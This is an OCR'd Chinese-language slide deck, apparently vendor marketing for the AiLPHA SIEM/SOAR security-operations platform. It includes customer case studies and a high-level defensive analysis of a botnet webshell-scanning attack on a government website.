
3月6号11:02
正在遭受病毒感染

被感染资产自动开放不常用端口

1、资产自动开放445，22105，
49834等不常用端口288个。

2、445端口流入流量858MB，
基本可以确认是通过445端口感染。

SOAR--跨系统协作编排与自动化响应



Use Case：失陷终端自动研判处置

实现从“被动防守”到“**主动防御**”的转型，提高应急响应效率

流程编排

① 失陷终端持续请求恶意域名，并对外发送数据

② 联动EDR查杀恶意木马文件

③ 处置结果自动发送安全管理人员

SOAR：客户价值体现


运维操作	传统运维	SOAR	编排
发现：访问量剧增触发告警	5分钟	20秒	触发告警
分析：多规则、多维度多事件关联，筛选可疑来源	1小时	20秒	模型编排分析
碰撞：登录情报平台与可疑IP碰撞匹配	20分钟	20秒	情报模型验证
申请：安全分析人员申请添加黑名单	5分钟	40秒	联动WAF防火墙添加IP拦截策略
审批：安全审批人员审核并申请运维管理部门执行操作	1小时	1分钟	邮件通知安全管理人员
操作：运维管理人员添加防火墙策略拦截IP	30分钟	20秒	自动生成事件报告
验证：安服人员验证拦截策略并输出报告	1小时	1分钟	人工查阅报告
总时间	4小时	4分钟	


Gartner 2019
安恒 AiLPHA Modern SIEM
大数据
机器学习
UEBA
自动化响应
威胁可视化
研判
威胁情报
资产管理
脆弱性
ATT&CK
Traditional SIEM / 传统SIEM
网络数据
■全流量
■7层协议解析
■DPI
■Log
终端数据
■文件/注册表
■进程
■通信数据
■用户行为
服务端数据
■审计数据
■应用日志
■性能数据
■操作日志
环境数据
■资产与脆弱性
■威胁情报
■认证数据
■账户与权限

安全运营场景

基于护网行动的运营场景

基于服务的运营场景



基于漏洞管理的运营场景

某银行安全运营效率提升

实施前

① 日常巡检登录10个安全厂商的系统

② 每天需要分析10亿条日志和3千条告警


③ 威胁追踪溯源并输出报告耗时2天

实施后

① 只需登录1个AiLPHA智能安全分析平台

② 关注安全模型触发的几十条告警


③ 威胁分析定位小于1小时，报告导出




上海进博会当天快速定位某委遭受物联网僵尸网络攻击
上海进博会期间，[redacted]发现2018年11月4日中午集中出现一批攻击行为一致、攻击源IP不同的WEB后门访问告警，受攻击目标为上海市某委员会网站（www.sc....gov.cn）
攻击时间分析
2018年11月4日中午13点15分到32分期间，集中出现了一批行为相似度极高的后门攻击告警，攻击目标为上海市某委员会网站，且每个攻击源在该期间内仅出现一次
攻击来源分析
攻击源为25个不同的IP地址，其中境内24个，境外1个。从IP大致的位置来看，分布在境内各城市的住宅小区、高等院校、商圈、写字楼宇等，分布范围较广
攻击指纹分析
发现其流量中携带有一款称为“WebShell收割机”的黑客工具的指纹特征，是工具开发者硬编码在程序中的一串Base64加密代码
攻击目标分析
被攻击的域名为sc.....gov.cn，解析IP为218.242.*.*，注册单位是上海市某委员会
攻击特征分析
1、攻击时间、目标、请求头和内容一致；2、流量中所携带的工具指纹特征一致，符合黑客工具“WebShell收割机”的硬编码指纹特征；3、攻击路径一致为“dxyylc/md5.aspx”
攻击研判分析
根据全球威胁情报分析；1、攻击源存在“僵尸网络、撞库等行为；2、攻击源的指纹特征为物联网设备；3、攻击源为境内受控的物联网僵尸网络，位于香港的IP：103.39.109.*为控制端IP

某市基于数据全流程的安全监管服务

业务数据流向合规，人员操作合法授权，安全措施持续有效



■监管内容：

- 对数据资源流转过程进行合规监管，确保每一条数据来龙去脉清晰，流向合规；
- 对各参与方业务人员操作行为进行监管，确保各方人员在合法合规和授权的情况下开展数据服务；
- 对服务商安全控制措施的有效性进行监管，确保提供的产品和服务安全风险可控，严格履行安全责任和义务。

某数据资源局大数据安全全生命周期管控

数据共享交换流程监控

对业务开展和数据流转全过程的安全监管


敏感数据访问使用监控


对数据供应链服务商人员的有效监管

用户数据使用行为监控

对政务数据基础设施安全风险的持续监管

某行业大数据安全管理中心




零信任=》智动信任
智能感知、动态感知、判断

网络安全没有旁观者

物联网安全自防御能力

内嵌式安全　　御敌于最前端

IOT-SH

物联网
安全心


防御心　**设备自我安全防御**

感知心　**感知周边网络安全**

加密心　**数据加密，确保数据安全**


全程全网实时三级联动成为可能

